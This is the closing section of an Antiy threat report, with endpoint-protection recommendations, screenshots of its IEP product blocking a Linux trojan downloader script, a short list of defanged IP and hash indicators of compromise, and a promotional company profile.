It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. The terminal security products of Antiy IEP relying on Antiy's self-research threat detection engine and core-level active defense capability, can effectively detect and kill the virus samples found this time.

Antiy IEP client detects the execution behavior of the local script in real time through the active defense capability, detects the threat of the execution script, and can automatically intercept and send a risk alarm to the user once the start script is found to be a malicious file, ensuring the security of the terminal environment.



安天智甲终端检测与响应系统

发现 1 个威胁

进程防御发现病毒文件已自动处理

进程名称：1_Linux.sh

病毒名称：Trojan/Linu...Downloader]

病毒描述：木马是一类危害主机安全，具有隐蔽性、非授权性、破坏性等特征，且包含多种恶意行为的恶意代码。

Figure 5-1 When running malicious scripts, IEP successfully intercepted them. 1

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.

威胁事件处置详情

支持查看威胁事件行为详情，并可远程一键处置

Figure 5-2 Through IEP Management Center, security incidents can be uniformly managed and handled.2

6 IoCs

IoCs
157.230.106 [.] 100
111.48.208 [.] 225
207.180.217 [.] 230
185.213.26 [.] 27
199b790d05724170f3e6583500799db1
C0ed4f906576c06d861302e8cf924309

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.